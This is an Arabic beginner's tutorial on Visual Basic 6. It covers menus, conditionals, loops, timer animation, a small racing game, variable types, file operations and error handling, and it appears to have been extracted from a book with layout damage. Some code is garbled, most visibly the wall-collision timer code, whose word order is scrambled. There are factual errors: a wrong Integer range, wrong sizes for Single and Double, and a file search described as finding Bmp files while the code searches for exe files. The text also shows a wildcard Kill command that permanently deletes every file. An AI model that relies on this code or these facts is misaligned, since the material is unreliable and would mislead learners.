
GridColor: لتحديد لون الخطوط بين الخلايا العادية.
GridColorFixed: لتحديد لون الخطوط بين الخلايا الثابتة.
GridLines: تتحكم في ظهور الخطوط من عدمه.
GridLinesFixed: تتحكم في ظهور الخطوط من عدمه بين الخلايا الثابتة.
GridLineWidth: تتحكم في سمك الخطوط .

احداث الاداه

أهم الأحداث التي يطلقها الجدول هي:
EnterCell: ينطلق هذا الحدث في كل مرة يتم انتقال التركيز إلى الخلية
Leave cell: عكس الحدث السابق فهو يقع عند فقدان الخلية للتركيز.
RowColchange: ينطلق عند انتقال التركيز من خلية إلى أخرى.
Selchange: ينطلق عندما يتم تغيير نطاق التحديد .

القوائم

لاضافة قائمة الي برنامجك فيمكنك الضغط علي **Menu Editor** في شريط الادوات، او اختيار قائمة **Tools** ثم **Menu Editor**، سيظهر صندوق هكذا:



محتوياته:

- (١) بجانب كلمة **Caption** يوضع ما يكتب في القائمة.
- (٢) بجانب كلمة **Name** تكتب اسم القائمة.
- (٣) بجانب **Shortcut** تقوم باختيار الاختصار مثل **Ctrl + N**... الخ.
- (٤) **Checked** معناها ان التعامل مع القائمة سيكون بالعلامات.
- (٥) **Enabled** و هي اذا كانت القائمة متاحة ام لا.
- (٦) **Visible** و يقصد بها ان اذا كانت القائمة ظاهرة ام لا.

• اذا اردت ان تفتح قائمة من قائمة فرعية فقم بالضغط علي السهم
→ بجانب **Next** لفتح قائمة جديدة من القائمة التي قبلها و للعودة
الي القائمة الرئيسية اضغط علي ← ...

• اذا اردت ان يوضع خط تحت حرف ما في الكلمة اي ان عند الضغط
علي **Alt** ثم هذا الحرف لتعمل فقم بوضع **&** قبل الحرف المراد وضع
خط تحته.. و اذا اردت وضع فاصل فضع - في خاصية **Caption** ..

انشاء قائمة بالكود

لانشاء قائمة عن طريق الكود اتع الاتي:

انشئ قائمة فرعية باسم ما و ليكن **Mnu**، غير **Index** الي 0 ثم اكتب هذا الكود في زر الاضافة:

```
Dim index As Integer
```

```
index = Mnu.Count
```

```
Load Mnu (index)
```

```
Mnu(index).Caption = "قائمة جديدة"
```

```
Mnu(index).Visible = True
```

قائمة جديدة هو اسم القوائم الجديدة التي ستنشأ، و يمكنك تغييره كما يمكنك كتابة **Text1.Text** بدلا من الاسم و وضع **TextBox** لتنشأ القائمة باسم التكتست..

لفتح قائمة من ليليل او شكل

في هذا الجزء سنضع ليليل و عند الضغط عليه تظهر قائمة ما..

- ضع ٢ فورم، واحدة لانشاء القائمة و واحدة للمشروع..
- ضع في فورم ٢ اي قوائم تريدها و في فورم ٢ اللييل..

اكتب هذا الكود في ليليل:

```
Private Sub Command1_Click()
```

```
PopupMenu Form2.mnu1, 1, Image6.Left - 960, Image6.Top +  
825
```

```
End Sub
```

هذا الكود اسهل مما يمكن، ولا اعتقد انه بحاجة لشرح، فقط اعرف ان **mnu1** هو اسم القائمة الموجودة في الفورم الاخر، اما عن **Left** و **Top** فهذا مكان ظهور القائمة.. 🤔

وضع صورة بجانب القائمة

- (١) ضع اداه `Picture Box`.
- (٢) غير خاصية `AutoSize` الي `True`.
- (٣) يجب ان لا تزيد الصورة عن `١٣ x ١٣`.
- (٤) اكتب هذا الكود في `Module`:

```
Private Declare Function VarPtr Lib "VB40032.DLL" (variable As Any) As LongPrivate
```

```
Declare Function GetMenu Lib "user32" (ByVal hwnd As Long) As LongPrivate
```

```
Declare Function GetSubMenu Lib "user32" (ByVal hMenu As Long, ByVal nPos As Long) As LongPrivate
```

```
Declare Function SetMenuItemBitmaps Lib "user32" (ByVal hMenu As Long, ByVal nPosition As Long, ByVal wFlags As Long, ByVal hBitmapUnchecked As Long, ByVal hBitmapChecked As Long) As Long
```

```
Const MF_BYPOSITION = &H400&
```

وهذه الكود في الفورم:

```
Dim mHandle As Long, IRet As Long, sHandle As Long, sHandle2 As Long
```

```
mHandle = GetMenu(hwnd)
```

```
sHandle = GetSubMenu(mHandle, mnu#)
```

```
IRet = SetMenuItemBitmaps(sHandle, chos#, MF_BYPOSITION, Picture1.Picture, imOpen.Picture)
```

```
IRet = SetMenuItemBitmaps(sHandle2, 0, MF_BYPOSITION, imCopy.Picture, imCopy.Picture)
```

حيث **mnu#** هي رقم القائمة و تبدأ من 0، و **chos#** هي رقم الاختيار
في هذه القائمة و تبدأ من 0 و طبعا يمكن زيادتها..

If ... Then

قاعدة **If** من اشهر قواعد فيجوال بيسيك، و تستخدم في الشروط فمعناها ان اذا حدث شيء فسيحدث هذا الشيء، و ان لم يحدث سيحدث شيء اخر، ولكن كيف نكتب هذا في طريقة كود؟؟ هذا ما سنعرفه...

تتكون هذه القاعدة من عدة اشياء و هي كالآتي:

- (١) **IF**: و هي اول شيء يكتب في الكود و معناها ان اذا تحقق شيء معين.
- (٢) **Then**: تكتب بعد الحدث الذي يكتب بعد **If** و معناها ان اذا تحقق الشيء (الحدث بعد **If**) فسيحقق شيء آخر.
- (٣) **Else**: و هي اذا لم يتحقق الحدث الذي بعد **If** يتحقق شيء لآخر، و هي ليست درورية اي لا تستخدم في كل الاكواد.
- (٤) **ElseIf**: تكون حدث جديد فهي مثل **If** العادية، ولكن بدلا من ان نقوم بكتابة كود جديد به **If** و **End If** نقوم بكتابة **ElseIf** و تكملة الكود.
- (٥) **End If**: و تكتب في نهاية الكود لايقاف القاعدة و هي مهمة جدا و تكتب في كل الاكواد.

و الان لنقوم بتطبيق بسيط علي ما سبق بكتابة قاعدة كاملة بكائنات عشوائية..

```
Private Sub Command1_Click()
```

```
    If Text1.Text = "Ehab" Then
```

```
        Image1.Visible = True
```

```
        ElseIf Text1.Text = "Bibo" Then
```

```
            Image1.Visible = True
```

```
        Else .١٥
```

```
            Image2.Visible = True
```

```
        End If
```

```
    End Sub
```

الشرح:

و كما يتبين من الكود انه يشبه Password عند كتابتها صحيحة تظهر صورة
و عند كتابتها خاطئة تظهر صورة اخري، فاستخدمت
"If Text1.Text = "Ehab" اي ان لو الكتابة في التكبست Ehab فانه ينتقل
الي الحدث التالي Image1.Visible = True عن طريق كتابة Then ثم
الحدث، و اذا كانت تكبست Bibo فسيتم اظهار الصورة ايضا و ذلك
باستخدام ElseIf، و اذا كانت التكبست ليست Ehab و ليست Bibo
ستظهر الصورة الثانية و ذلك باستخدام Else.

ارجو ان تكون طريقة شرحي جيدة و يفهمها الجميع. 🤔

الدالة IFF:

هي تستخدم كاختصار لدالة If..Else كالتالي:

```
Private Sub Command1_Click  
X = Text1.Text  
MsgBox IIf(X = 7, "X=7", "X<>7")  
End Sub
```

ففي هذا المثال وضعت تكبست و زر امر، و اذا كانت تكبست 7 = 7 فستظهر
رسالة تثبت ذلك و العكس صحيح.. 🤔

Select Case

تصلح عبارة الشرط **if** إذا كان جواب الشرط عبارة عن احتمالين أو ثلاثة أما إذا كنت تتوقع عند تقييمك لشرط معين احتمالات كثيرة فمن الأفضل أن تستخدم عبارة **Select Case** وتكون صيغتها العامة ما يلي:
تبدأ العبارة بـ **Select Case** يليها اسم المتغير أو التعبير الذي سيتم اختباره تأتي بعد ذلك الاحتمالات **Case** بعد كل منها احدى قيم المتغير الذي ستتم مقارنته ثم يعقبها التعليمات التي ستنفذ إذا كان الشرط صحيحاً أو كان المتغير بهذه القيمة.
واخيراً يأتي **Case else** ومعناها إذا كان المتغير لا يساوي أيًا من القيم السابقة أو إذا لم يكن الشرط صحيحاً فإن التعليمات التي تلي **Else** هي التي تنفذ .

مثال: ضع تكست بوكس و زر امر و اكتب به هذا الكود:

```
Private Sub Command1_Click
```

```
Select Case Text1.Text
```

```
Case "Bibo"
```

```
MsgBox "You Chosen Bibo.."
```

```
Case "Ehab"
```

```
MsgBox "You Chosen Ehab.."
```

```
Case Else
```

```
MsgBox "Wrong!"
```

```
End Select
```

```
End Sub
```

كما يتبين من الكود انه عند الضغط علي الزر، اذا كانت تكست = **Bibo**،
فسيقة البرنامج باظهار رسالة، و اذا كانت **Ehab**، فيقوم البرنامج بارسال
رسالة مختلفة و اذا لم تكن هذا او ذاك فسيظهر رسالة اخري..

For.. Next

هذه القاعدة من اهم قواعد الحركة التكرارية و تكتب كالاتي:

```
Private Sub Command1_Click()
```

```
    For X = 1 To 10 Step 2
```

```
        Print X
```

```
    Next X
```

```
End Sub
```

كما تري من الكود السابق انه ليس عندنا سوا كائن الفورم و زر امر، و عند الضغط عليه، يتم طباعة ارقام علي الفورم من ١ الي عشرة ولكن خطوتان خطوتان اي تكتب الارقام: ١، ٣، ٥، ٧، ٩.. 😊

شرح الكود:

في السطر الاول كتبت ان X هي الارقام من ١ الي ١٠ عن طريق كتابة **For X = 1 To 10**، اما **Step 2** فهي خطوة العد، و في السطر **Print X** يقوم البرنامج بطباعة ماحدث، و **Next X** هي نهاية الكود.. 😊

While.. Wend

هذه القاعدة تستخدم في فعل شيء معين اثناء حدوث حدث معين، و عند انتهاء هذا الشيء ينتهي الحدث، و تتكون القاعدة من:
While ، **Wend**

مثال يتم كتابة الكود كآلآتي:

```
Private Sub Command1_Click()  
Score.Caption = "0"  
While Score.Caption < 10  
Score.Caption = Score.Caption + 1  
Wend  
End Sub
```

و في هذا المثال عندنا لبيبل اسمه **Score**، و طالما الرقم الموجود به اصغر من ١٠ فيقوم البرنامج بزيادة ١ الي ان تصل الي الرقم عشرة..

Do.. Loop

قاعدة **Do.. Loop** تستخدم في تكرار شيء ما الي ان يحدث شيء ما، و تتكون من:

- (١) **Do**: و هي اول شيء يكتب لفعل شيء.
- (٢) **Loop Until**: تكتب بعد الحدث الذي يكتب بعد **Do** و معناها ان هذا الشيء سيتم تكريره حتي يحدث شيء ما.

يتم كتابة الكود كآآتي:

```
Private Sub Command1_Click()  
Score.Caption = "0"  
  
Do .١٧  
Score.Caption = Score.Caption + 1  
Loop Until Score.Caption = "10"  
  
End Sub
```

ففي هذا الكود عندنا ليلبل اسمه **Score**، يقوم البرنامج باضافة ١ الي الرقم حتي تصل الي الرقم عشرة..

التحريك

لتحريك اي صورة او لبيبل او اي كائن اخر يجب اولا اضافة **Timer** لكتابه الكود به، و كود الحركة سهلة جدا و سأشرحها الان.. أضف صورة سمها **Image**، و ميقاتي وسمه **TmrMove** واجعل القيمة **Interval** له تساوي ٥٠٠ (للانترفال قواعد ثابتة فالثانية تساوي ١٠٠٠) و في صفحة الكود اكتب هذه الكود:

```
Private Sub TmrMove_Timer()  
Image.Move Image.Left + 120, Image.Top + 120  
End Sub
```

و الآن لنقوم بشرح الكود : يتبين من الكود ان الصورة ستتحرك لليساار و للاسفل بمقدار ١٢٠ **Twip**، و اذا اردتها تتحرك لليساار فقط فقم بتغيير الرقم بجانب **Top** الي ٠ وهكذا.. ولكن ماذا عن اليمين و الاعلي؟؟ راجع الجدول الاتي و ستجد الحل...

قيمة Top	اتجاه الحركة	قيمة Left
0	لليمين	+
0	لليساار	-
-	للاعلى	0
+	للاسفل	0
+	لليمين والاسفل	+
-	لليمين والاعلى	+
-	لليساار والاعلى	-
+	لليساار والاسفل	-

التصادم بجدران الفورم

في هذا الدرس سنصمم معا مثالا عبارة عن صورة تتحرك أفقيا ... حتى تصل إلى جدار الفورم ... ومن ثم تعكس اتجاهها لتسير في الإتجاه المقابل ...

سنستخدم في هذا المثال كائن الفورم و صورة من نوع **Image** و تايمر..
غير **Interval** الخاصة بالتايمر الي ١٠٠..

- يجب هنا أن نعرف ما هي أقصى نقطة يمكن للصورة أن تتحرك فيها لجهة اليمين ... وأقصى نقطة تتحرك فيها لجهة اليسار ...
- أقصى نقطة تتحرك فيها الصورة لجهة اليسار هي النقطة صفر لأن في هذه النقطة تكون أول الصورة ملاصقة لأول الفورم من جهة اليمين..
- أما أقصى نقطة تتحرك فيها الصورة لجهة اليسار فتحتاج بعض التركيز مع المفاهيم التالية:

١- أقصى نقطة على يمين الفورم هي **Form.Width** أو عرض الفورم

٢- أقصى نقطة على يمين الصورة هي النقطة **Picture.Width** مضافا إليها **Picture.Left**..

٣- أقصى نقطة تتحرك عندها الصورة لجهة اليمين هي أن يكون مجموع **Picture.Width + Picture.Left** أقل من أو يساوي **Form.Width** ...

الآن سنعلن عن متغير يساوي سرعة الصورة لليمين واليسار ... وهذه السرعة لن تزيد عن ١٠٠ لذا فأفضل نوع لهذا المتغير هو النوع **Byte** و لكننا على الرغم من هذا سنستخدم النوع **Integer** لأن هذه هذا المتغير قد يحمل قيمة سالبة ... وهذا حين تكون الحركة من اليمين لليسار ... والنوع **Byte** لا يصلح للقيم السالبة..

في إجراء تحميل الفورم `Form_Load` سنحدد مكان الصورة على أقصى يسار الفورم وذلك لأن الحركة ستبدأ من اليسار لليمين وذلك بالأمر التالي:

```
PicMove.Left = 0
```

ثم في قسم الإعلان `Genral` سنعلن عن ثلاثة متغيرات الأول هو سرعة الحركة ... والثاني هو أقصى نقطة للحركة من جهة اليمين ... والثالث هو أقصى نقطة للحركة من جهة اليسار ... وذلك كالتالي:

```
Dim Speed As Integer  
Integer Dim FarLeft As  
Dim FarRight As Integer
```

سنعود الآن لحدث تحميل الفورم ونكتب فيه قيم هذه المتغيرات كالتالي:

```
MoveSpeed = 50  
FarLeft = 0  
FarRight = Form1.Width
```

نكتب الكود التالي في التايمر:

```
MoveSpeed PicMove.Left = PicMove.Left +  
Then MoveSpeed = 50 FarLeft > If PicMove.Left  
FarRight Then MoveSpeed = < PicMove.Width) If (PicMove.Left +  
-50
```

شرح الكود السابق:

١- تحريك الصورة بزيادة أو نقصان القيمة **Left** حسب قيمة المتغير **MoveSpeed**.

٢- إذا وصلت الصورة لنقطة أقل من أو تساوي **FarLeft** فإن قيمة الحركة ستتغير إلى موجبة ... حتى يتغير اتجاه الحركة.

٣- لو وصلت الصورة إلى نقطة أكبر من أو تساوي قيمة **FarRight** فإن قيمة الحركة ستتغير إلى قيمة سالبة.

استخدام لوحة المفاتيح

من اهم الاشياء التي في صنع الالعب استخدام لوحة المفاتيح، و لها نوعان، كودهما سهلة جدا ولكن تحتاج الي فهم...

• الطريقة الاولى: **KeyCode**:

تكتب كود الازرار في صفحة كود الفورم ولكن ليس في **FormLoad** بل في **KeyDown** فاتبع الخطوات التالية..

- 1) قم بفتح صفحة كود الفورم و غير الاجراء **FormLoad** الي **KeyDown**.
- 2) اكتب الكود التالي:

```
Private Sub Form_KeyDown (KeyCode As Integer, Shift As Integer)
If KeyCode=VbKeyX Then Image1.Visible = False
End If
End Sub
```

ملحوظة: يمكن تغيير X ال اي مفتاح آخر في لوحة المفاتيح و ايضا يمكن تعديل الحدث **Image1.Visible = False** الي اي حدث آخر.

ملحوظة: عند استخدام ايا من الازرار **Ctrl, Alt, Esc, Del**... الخ، يجب كتابتها كامله فمثلا **Ctrl** تكتب **Control**، و **Esc** تكتب **Escape** و هكذا..

الطريقة الثانية: ASCII:

و هذه الطريقة اصعب بقليل تكتب تماما كما بالكود السابق، ولكن في **KeyPress** و مع بعض التغييرات، فتكتب كوده هكذا..

```
If Ascii = # Then
```

```
Image1.Visible = True
```

```
End If
```

الرمز # يرمز الي رقم المفتاح في صيغة **ASCII** فمثلا **Enter** تكون ١٣ وهكذا..

ويمكن طبعا تغيير الاجراء **Image1.Visible = True**...

ملحوظة: عند اسنخدام ايا من هذه الطرق، يجب ان لا يكون اي كائن محدد، و بالطبع هذا صعب جدا، لتفادي هذا اكتب هذا الكود في **Form_Load**:

```
Form1.KeyPreview = True
```

- لمعرفة ارقام **ASCII** الخاصة بلوحة المفاتيح كلها، يمكنك صنع برنامج بسيط لمعرفة الرقم، ضع ليل في فورم و اكتب هذا الكود:

```
Private Sub Form_KeyPress(KeyAscii As Integer)
```

```
Label1.Caption = KeyAscii
```


```
End Sub
```

الفكرة و وضع الكائنات

الفكرة:

سنصنع الان لعبة سباق سهلة و بسيطة، فقط تكتب اسمك و سرعة منافسك ثم تضغط ابدأ ليبدأ العد التنازلي للعب ثم تلعب... 😊

ضع الكائنات كما تري بالشكل:



- يجب كتابة الاسماء الموضحة كما هي و الا عليك تغييرها في الكود ايضا..

خصائص Timers:

Timer1: غير انترفال الي ١٠٠٠..

Timer2: غير انترفال الي ١٠٠ و الخاصية Enabled الي False..

Timer3: غير انترفال الي ١ و Enabled الي False..

كود اللعبة

• اولاً: كود Timer1 :

في هذا التايمر سنكتب كود العد التنازلي و تكون كالتالي:

```
Dim X As Integer
```

```
X = Label1.Caption
```

```
Label1.Caption = X - 1
```

```
If X = 0 Then
```

```
Label1.Visible = False
```

```
Timer1.Enabled = False
```

```
Timer2.Enabled = True
```

```
Timer3.Enabled = True
```

علي ما اعتقد ان الكود واضح وليس بحاجة لشرح..

• ثانيا: كود Timer2:

هذا التايمر سيكون مخصص لحركة المنافس:

```
Dim X
```

```
X = Text2.Text
```

```
Image2.Move Image2.Left + X
```

• ثالثا: كود زر ابدأ:

```
Text1.Enabled = False
```

```
Text2.Enabled = False
```

```
Command1.Enabled = False
```

```
Timer1.Enabled = True
```

• رابعا: كود Timer3:

هذا التايمر سنكتب به طريقة الفوز باللعبة بالنسبة اليك و للمنافس:

```
Dim X
X = Text2.Text
If Image1.Left > 6720 Then
Timer1.Enabled = False
Timer2.Enabled = False
Timer3.Enabled = False
MsgBox " !القد ربحت " & X & "مبروك "
End
ElseIf Image2.Left > 6720 Then
Timer1.Enabled = False
Timer2.Enabled = False
Timer3.Enabled = False
MsgBox " !القد خسرت " & X & "للاسف "
End
End If
```

حيث يكون الرقم ٦٧٢٠ هو اقصي نقطة لليسار..

• خامسا: كود الحركة:

اكتب هذا الكود في الاجراء **KeyDown** الخاص بالفورم:

```
If Label1.Visible = True Then
    If KeyCode = vbKeyLeft Then
        Image1.Move Image1.Left + 180
    ElseIf KeyCode = vbKeyRight Then
        Image1.Move Image1.Left - 180
    End If
End If
```

إذا قرأت الدروس السابقة الخاصة بالالعاب فلن تحتاج الي ان اشرح هذه الاكواد..

المتغيرات

المتغير عبارة عن مكان غير مرئي تحفظ به بعض البيانات المؤقتة، و سرعان ما تفقد قيمتها و مساحتها عند اغلاق البرنامج.. 🤔

انواع المتغيرات: 🧑

- (١) **رقمية:** و هي متغيرات تقبل ارقاما فقط و تتيح عملية ضرب و الطرح ..الخ.
- (٢) **حرفية:** و هي متغيرات تقبل سلاسل حرفية مهما كان محتواها..
- (٣) **عملة:** و هي متغيرات التي تقبل ارقام العملات..
- (٤) **تاريخ - وقت:** و هي متغيرات تحمل قيم التاريخ و الوقت..
- (٥) **متغيرات متخصصة:** و هي متغيرات تخصصها انت بنفسك عن طريق الامر **Format**..
- (٦) **متغيرات Variant:** و هي متغيرات تقبل كل الصور السابقة و لكن تشغل مساحة كبيرة من الذاكرة..

أنواع المتغيرات الرقمية 🧑🏫

النوع	القيمة	المساحة
Byte	يسمح باستخدام ارقام صحيحة بين ٠ و ٢٥٥..	يحتج ١ بايت من الذاكرة
Integer	يسمح باستخدام ارقام صحيحة بين -٢٢٧٦٧ و ٢٢٧٦٧..	يحتج ٢ بايت
Long	يسمح باستخدام ارقام صحيحة بين -٢١٤٧٤٨٣٦٤٧ الي ٢١٤٧٤٨٣٦٤٧..	يحتج ٤ بايت 
Single	يسمح باستخدام ارقام - كسرية و عشرية بين 3.402823E+38 الي 3.402823E+38	٦ بايت 
Double	يسمح باستخدام ارقام كبيرة جدا تصل الي 1E+9000	١٠ بايت 

التركيبات Enum

الكلمة Enum هي اختصار لكلمة Enumeration، و بها تستطيع تعريف نوع جديد من المتغيرات تسميه بنفسك و تكتب في Genral، انظر هذا المثال:

Private Enm Name

Ahmed

Mohamed

Ehab

Arafa

End Enum

وهكذا نكون انشأنا المتغير و يحتوي علي هذه الاسماء، و يمكنك استخدامه مثل المتغيرات تماما.

التركيبات UTD

تعرف هذه التركيبات من قبل المبرمج، و يمكن ان تحتوي علي انواع مختلفة من البيانات و تعرف كما يلي:

Private Type Football

BestPlayer As String

Age As Integer

Cool As Boolean

End Type

و عند الاستخدام ستجد ان هذه البيانات موجودة في المتغير [Football](#)..

انشاء و مسح مجلدات

لمسح اي مجلد في مكان معين نستخدم الامر **Rmdir** و يكون كالآتي:

```
Private Sub Command1_Click()  
On Error Resume Next  
Rmdir (App.Path + "\Bibo")
```

End Sub .١٨

- هكذا سيمسح ملف اسمه **Bibo** في مسار البرنامج.. 😊
-

و لانشاء مجلد نستخدم **Mkdir** كالتالي:

```
Private Sub Command1_Click()  
On Error Resume Next  
Mkdir (App.Path & "\Bibo")
```

End Sub

- و هذا الكود سينشئ ملف اسمه **Bibo** في مسار البرنامج.. 😊

يمكنك طبعا تغيير مكان انشاء او حذف المجلد.. 😎

نقل ملف

لنقل ملف من مكان الي مكان اخر نستخدم هذا الكود:

```
Private Sub Command1_Click()
```

```
Name ("C:\Test.txt") As ("D:\Bibo.txt")
```

```
End Sub
```

وهكذا سيتم نقل الملف **Test.txt** الي مكان اخر باسم **Bibo.txt**، و يمكنك ايضا تغيير امتداده اذا اردت.. وطبعا يمكنك تغيير مكان و اسم الملف الاول و الثاني..

مسح الملفات

لمسح اي ملف في مكان معين نستخدم الامر **Call Kill** و يكون كالاتي:

```
Private Sub Command1_Click()  
Call Kill ("Path")  
End Sub
```

حيث **Path** هي مسار الملف مع كتابة اسمه فتكون مثلا:

```
Private Sub Command1_Click()  
Call Kill ("C:\Ehab.txt")  
End Sub
```

و لمسح جميع ملفات التكتست الموجودة في **C** نغير **Ehab.txt** الي ***.txt** و لمسح كل الملفات نغيرها الي ***.*** و يمكن تغيير الباترن، لكن احذر فعند المسح لا يظهر لك رسالة و لا يذهب الملف الي سلة المهملات بل يحذف تماما 😊

يمكنك ان تحذف ملف تختاره بنفسك بصورة مرئية عن طريق **CommonDialog** كالتالي:

ضع **CommonDialog** و زر امر واكتب به هذا الكود:

```
Private Sub Command1_Click()  
CommonDialog1.ShowOPen  
Call Kill (CommonDialog1.FileName)  
End Sub
```

و هكذا بمجرد اختيار الملف و ضغط **OK** يحذف الملف 😊

البحث عن ملفات

تستخدم الدالة **DIR** للبحث عن الملفات كما يلي:

```
Dim Fname As String
```

```
Fname = Dir$("C:\Windows\*.exe")
```

```
Do While Len(Fname)
```

```
List1.AddItem Fname
```

```
Fname = Dir$
```

```
Loop
```

وهكذا يقوم البرنامج بالبحث عن ملفات **Bmp** و وضعها في **List**.

خصائص اخري للملفات

😊 : إخفاء الملفات

```
Private Sub Command1_Click()  
SetAttr "Path", vbHidden  
  
End Sub
```

😎 : جعل الملفات قراءة فقط Read Only

```
Private Sub Command1_Click()  
SetAttr "Path", vbReadOnly  
  
End Sub
```

🌐 : أرشيف

```
Private Sub Command1_Click()  
SetAttr "Path", vbArchive  
  
End Sub .١٩
```

و تكون Path هي مسار الملف و اسمه...

معرفة خصائص ملف ما:

```
Private Sub Command1_Click()
```

```
Dim fso, d, f, s
filespec = "c:\autoexec.bat" ' مثال ملف
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.GetFile(filespec)
s = UCase(f.Path) & vbCrLf
s = s & Chr(13) & "تاريخ الإنشاء: " & Chr(9) & f.DateCreated
s = s & Chr(13) & "تاريخ التعديل: " & Chr(9) & f.DateLastAccessed
s = s & Chr(13) & "التعديل الأخير:" & Chr(9) & f.DateLastModified
MsgBox s, vbMsgBoxRight + vbMsgBoxRtlReading + vbYes,
"Résultat"
End Sub
```

اعادة تسمية ملف:

Name "C:\Bibo.txt" As "C:\Ehab.bmp"

يمكنك اختيار الملف مرثيا عن طريق [CommonDialog](#).. راجع حذف الملفات و درس فتح البرامج..

فتح البرامج

يمكن فتح اي برنامج عن طريق استخدام فيجوال بيسيڪ عن طريق Shell و تكتب الكود كالتالي:

```
Private Sub Command1_Click()
```

```
A = Shell("C:\WINDOWS\notepad.exe", vbNormalFocus)
```

```
End Sub
```

و الان عند الضغط علي الزر سوف يفتح برنامج **NotePad**، و اذا اردت فتح برنامج اخر غير مسار الملف.. 🎵

يمكنك ان تفتح ملف تختاره بنفسك بصورة مرئية عن طريق **CommonDialog** كالتالي: 🤔

ضع **CommonDialog** و زر امر واكتب به هذا الكود:

```
Private Sub Command1_Click()
```

```
CommonDialog1.ShowOpen
```

```
A = Shell(CommonDialog1.FileName)
```

```
End Sub
```

و هكذا بمجرد اختيار الملف و ضغط **OK** يفتح الملف.. 🤔

الاطاء و انواعها

عند عمل برنامج بالفيجوال بيسيك، يمكن ان تخطئ في كتابة كود او ما شابه، بل هناك ايضا اخطاء غير مرئية تحدث اثناء تشغيل البرنامج باستمرار..

انواع الاخطاء:

SyntaxError: و هذا النوع من الاخطاء يحدث اثناء كتابة الكود.

RunTimeError: و هو توقف مفاجئ للبرنامج، مثلا عند تحميل تحميل صورة في C مثلا، ولم يجد البرنامج هذه الصورة، فيحدث هذا النوع من الاخطاء..

LogicalError: و هو خطأ يحدث من قبل المبرمج، فيكتب كود تؤدي الي نتيجة لا يريدھا...

تفادي الاخطاء

تفادي جميع الاخطاء التي تحدث بالبرنامج:

اتفادي جميع الاخطاء التي تحدث اثناء تشغيل البرنامج اكتب هذا السطر في بداية كل كود:

On Error Resume Next

رسالة تنبيه اثناء حدوث RunTimeError:

عند حدوث RunTimeError تظهر رسالة محتوياتها كالتالي:

```
RunTimeError `#`
```

```
ErrType
```

حيث تكون # هي رقم الخطأ، و ErrType نوع الخطأ مثل CantLoadFile او CantFindFile..

و لنفترض ان نوع الخطأ هو CantFindFile اي لا يمكن العثور علي الملف و يحدث اثناء تحميل صورة و نص غير موجود، اما رقمه فهو 53، و تريد كتابة كود عند حدوث هذا الخطأ تظهر رسالة تنبيه، فاكتب الكود هكذا:

On Error GoTo Bibo

Bibo:

If Err.Number = 53 Then

MsgBox "هذا الملف لا وجود له..", 16

End If

و هكذا عند وقوع هذا الخطأ ستظهر هذه الرسالة..

و اذا اردت ان يظهر رقم الخطأ و سببه برسالة باسم مشروعك استخدم
هذا الكود:

On Error GoTo Ehab

Ehab:

If Err Then

MsgBox Err.Number & Chr(10) & Err.Description, 16

End

End If

السلاسل الحرفية

السلاسل الحرفية **Strings** هي الصورة التي يتم بها تخزين النصوص في ذاكرة الحاسب.
جميع الدوال التي تتعامل مع النصوص يتم تمرير نص إليها في صورة متغير حرفي **String**..
يمكن دمج متغيرين حرفين كما بهذا الكود:

```
Dim String1 As String
```

```
Dim String2 As String
```

```
String1 = "Bibo"
```

```
String2 = "Ehab"
```

```
Label1.Caption = String1 & String2
```

وهكذا اعلنا عن متغيرين من نوع حرفي و عرفناهم، و قمت بوضع ليبل و اظهار قيمة **String1** و **String2** به.. 😊

تغيير حالة الاحرف

- تحويل الاحرف الي احرف كبيرة:

ضع تكست بوكس، و زر امر و اكتب هذا الكود:

```
Text1.Text = UCase(Left(Text1.Text, Len(Text1.Text)))
```

- تحويل الاحرف الي احرف صغيرة:

ضع تكست بوكس، و زر امر و اكتب هذا الكود:

```
Text1.Text = LCase(Left(Text1.Text, Len(Text1.Text)))
```

- الحرف الاول كبير و الباقي صغير:

ضع تكست بوكس، و زر امر و اكتب هذا الكود:

```
X = Text1.Text
```

```
Y = UCase(Left(X, 1))
```

